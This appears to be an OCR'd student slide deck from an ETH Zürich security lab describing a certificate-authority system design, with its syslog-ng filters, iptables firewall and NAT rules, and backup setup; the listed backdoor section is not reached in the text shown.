ETH zürich


Group 09 - iMovies CA System Design

Kamila Babayeva, Marin Cornuot, Niels Lachat, Lin Zhang
Applied Security Laboratory
21.12.2023

Overview

1. iMovies System Design and Functionalities
2. Security Design
3. Backdoors

Group 9 iMovies System Design



System Functionalities

User Journey

- iMovies Employees
- CA Administrator
- System Administrator
- System Traceability and Backup

System Functionalities


iMovies Employees

- User authentication to web server
  - username & password
  - certificate
- Request new certificate
  - only one valid certificate
  - private keys are only downloadable at certificate creation
- Update personal information
- Revoke certificate
- Download existing certificate

System Functionalities

CA Administrator


- Certificate-based authentication to the CA Administrator Interface
- In case of loss, system administrator would authenticate CA Administrator, issue and distribute a new certificate.



CA System Functionalities

System Administrator

- Remote administrator via SSH - port forwarding rules set up in router/firewall server
- Encrypted SSH private key
- Second factor of authentication when using root privilege with different root passwords on different machines.




CA System Functionalities

System Traceability and Backup

- Logging - syslog-ng
- Backup


```
########################
# Filters
########################
# Here come the filter options. With this rules, we can set which
# message go where.

filter f_dbg { level(debug); };
filter f_info { level(info); };
filter f_notice { level(notice); };
filter f_warn { level(warn); };
filter f_err { level(err); };
filter f_crit { level(crit .. emerg); };

filter f_debug { level(debug) and not facility(auth, authpriv, news, mail); };
filter f_error { level(err .. emerg) ; };
filter f_messages { level(info,notice,warn) and
                    not facility(auth,authpriv,cron,daemon,mail,news); };

filter f_auth { facility(auth, authpriv) and not filter(f_dbg); };
filter f_cron { facility(cron) and not filter(f_dbg); };
filter f_daemon { facility(daemon) and not filter(f_dbg); };
filter f_kern { facility(kern) and not filter(f_dbg); };
filter f_lpr { facility(lpr) and not filter(f_dbg); };
filter f_local { facility(local0, local1, local3, local4, local5,
                          local6, local7) and not filter(f_dbg); };
filter f_mail { facility(mail) and not filter(f_dbg); };
filter f_news { facility(news) and not filter(f_dbg); };
filter f_syslog3 { not facility(auth, authpriv, mail) and not filter(f_dbg); };
filter f_user { facility(user) and not filter(f_dbg); };
filter f_uucp { facility(uucp) and not filter(f_dbg); };

filter f_cnews { level(notice, err, crit) and facility(news); };
filter f_cother { level(debug, info, notice, warn) or facility(daemon, mail); };

filter f_ppp { facility(local2) and not filter(f_dbg); };
filter f_console { level(warn .. emerg); };
```



CA System Functionalities

System Traceability and Backup

- Logging
- Backup - SFTP & TLS
  - Keys & certificates
  - MySQL database
  - Logs
  - System configuration



CA System Functionalities

Central Firewall

- Filtering

```
*filter
:INPUT ACCEPT [0:0]
:FORWARD DROP [514:31896]
:OUTPUT ACCEPT [0:0]
-A FORWARD -s 1.2.3.0/24 -d 10.0.1.2/32 -p tcp -m tcp --dport 443 -j ACCEPT
-A FORWARD -s 1.2.3.0/24 -d 10.0.1.2/32 -p tcp -m tcp --dport 22 -j ACCEPT
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.3/32 -p tcp -m tcp --dport 443 -j ACCEPT
-A FORWARD -s 1.2.3.0/24 -d 10.0.0.0/24 -p tcp -m tcp --dport 22 -j ACCEPT
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.4/32 -p tcp -m tcp --dport 22 -j ACCEPT
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.4/32 -p tcp -m tcp --dport 6514 -j ACCEPT
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.5/32 -p tcp -m tcp --dport 3306 -j ACCEPT
-A FORWARD -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -s 10.0.0.0/16 -d 10.0.0.0/16 -p icmp -m icmp --icmp-type any -j ACCEPT
COMMIT
```

- NAT rules - HTTPS & SSH Port Forwarding

CA System Functionalities

Central Firewall

- Filter rules
- NAT rules - HTTPS & SSH Port Forwarding

```
*filter
:INPUT ACCEPT [0:0]
:FORWARD DROP [514:31896]
:OUTPUT ACCEPT [0:0]
-A FORWARD -s 1.2.3.0/24 -d 10.0.1.2/32 -p tcp -m tcp --dport 443 -j ACCEPT
-A FORWARD -s 1.2.3.0/24 -d 10.0.1.2/32 -p tcp -m tcp --dport 22 -j ACCEPT
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.3/32 -p tcp -m tcp --dport 443 -j ACCEPT
-A FORWARD -s 1.2.3.0/24 -d 10.0.0.0/
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.4
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.4
-A FORWARD -s 10.0.1.2/32 -d 10.0.0.5
-A FORWARD -m conntrack --ctstate REL
-A FORWARD -s 10.0.0.0/16 -d 10.0.0.0
COMMIT
```

```
*nat
:PREROUTING ACCEPT [928:58510]
:INPUT ACCEPT [11:826]
:OUTPUT ACCEPT [261:20040]
:POSTROUTING ACCEPT [680:46788]
-A PREROUTING -d 1.2.3.4/32 -i eth3 -p tcp -m tcp --dport 443 -j DNAT --to-destination 10.0.1.2:443
-A PREROUTING -d 1.2.3.4/32 -i eth3 -p tcp -m tcp --dport 2002 -j DNAT --to-destination 10.0.1.2:22
-A PREROUTING -d 1.2.3.4/32 -i eth3 -p tcp -m tcp --dport 2003 -j DNAT --to-destination 10.0.0.3:22
-A PREROUTING -d 1.2.3.4/32 -i eth3 -p tcp -m tcp --dport 2004 -j DNAT --to-destination 10.0.0.4:22
-A PREROUTING -d 1.2.3.4/32 -i eth3 -p tcp -m tcp --dport 2005 -j DNAT --to-destination 10.0.0.5:22
COMMIT
```


Security Design: Cryptographic Keys Management


CA root private key

Master Backup key pair

